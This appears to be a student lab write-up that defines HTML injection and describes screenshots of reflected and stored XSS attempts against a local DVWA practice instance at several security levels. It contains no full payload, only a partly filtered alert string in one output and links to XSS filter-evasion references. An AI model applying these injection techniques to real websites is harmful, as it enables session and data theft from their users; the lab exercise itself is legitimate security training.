
11.html injection:

HTML injection, also known as HTML injection attack or HTML code injection, is a type of web security vulnerability that allows an attacker to insert malicious HTML code into a web page. This code is then executed by the victim's web browser, potentially allowing the attacker to steal sensitive information or launch further attacks.

HTML injection attacks can occur when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious HTML code into a web page that is viewed by other users. This can occur in a variety of ways, such as through input fields, cookies, or other mechanisms that allow users to input data.


Xss-reflected:

Low



The screenshot shows the DVWA application interface. On the left, there is a sidebar menu with various security test categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, and PHP Info. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form field labeled "What's your name?" containing the value "shreyas". To the right of the input field is a button labeled "OK". Above the "OK" button, there is a small icon of a computer monitor with the IP address "192.168.78.129" next to it.


Medium



The screenshot shows the DVWA application interface. The sidebar menu is identical to the previous one. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form field labeled "What's your name?". To the right of the input field is a "Submit" button. Below the input field, there is a red error message: "Hello alert('SHREYAS');". Below the form, there is a section titled "More Information" with a list of links:

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>


High



The screenshot shows the DVWA application interface. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected) (which is highlighted in green), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a text input field containing "What's your name?". A red error message "Hello >" is displayed below the input field. To the right of the input field is a "Submit" button. Below the form, there is a section titled "More Information" with a bulleted list of links related to XSS attacks.


Xss-Stored:

Low



The screenshot shows the DVWA application interface. The sidebar menu is identical to the previous one, with "XSS stored" highlighted in green. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". Below it is a form with a text input field labeled "Name *". A modal dialog box is overlaid on the page. It contains a message "⊕ 192.168.78.129" followed by the name "shreyas". There is also a checkbox labeled "Don't allow 192.168.78.129 to prompt you again". At the bottom of the modal is a blue "OK" button. In the background, there are four message entries in a table format: "Message: This is a test comment.", "Name: Darshan", "Message:", "Name: sanketh", "Message:", and "Name: sanketh", "Message:". The "OK" button is highlighted with a blue glow.


Medium



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted in green), DVWA Security, and PHP Info. The XSS stored item is currently selected. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". Below it is a form with a "Name *" field containing "shreyas". A checked checkbox says "Don't allow 192.168.78.129 to prompt you again". A modal dialog box is displayed, showing the message "Message: This is a test comment." and the name "shreyas". The "OK" button of the modal is highlighted in blue. To the right of the modal, there are four other entries in a table-like format:

Name: Darshan	Message:
Name: sanketh	Message:
Name: sanketh	Message:
Name: sanketh	Message:

High



This screenshot is identical to the Medium XSS screenshot above, showing the DVWA application interface with the XSS stored vulnerability selected. The main content area displays the same XSS attack results, including the modal dialog with the message "shreyas" and the table of stored messages.